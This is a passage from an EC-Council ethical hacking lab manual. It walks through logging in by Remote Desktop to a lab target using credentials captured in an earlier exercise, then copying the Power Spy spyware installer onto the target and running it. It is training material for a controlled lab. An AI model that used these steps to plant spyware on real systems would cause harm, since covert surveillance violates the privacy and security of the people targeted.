3. Click the **Type here to search** icon at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19** [**Windows Server 2019**]) and click **Show Options**.




5. In the **User name** field, type **Jason** and click **Connect**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


6. The **Windows Security** pop-up appears; enter the password as **qwerty** and click **OK**.

   Note: Here, we are using the target system user credentials obtained from the previous lab.




7. A **Remote Desktop Connection** window appears; click **Yes**.

   Note: You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


8. A **Remote Desktop Connection** is successfully established, as shown in the screenshot.



9. Minimize the **Remote Desktop Connection** window.

   Note: If **Server Manager** window appears, close it.

10. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Power Spy** and copy **setup.exe**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Switch to the **Remote Desktop Connection** window and paste the **setup.exe** file on the target system's **Desktop**.

12. Double-click the **setup.exe** file.

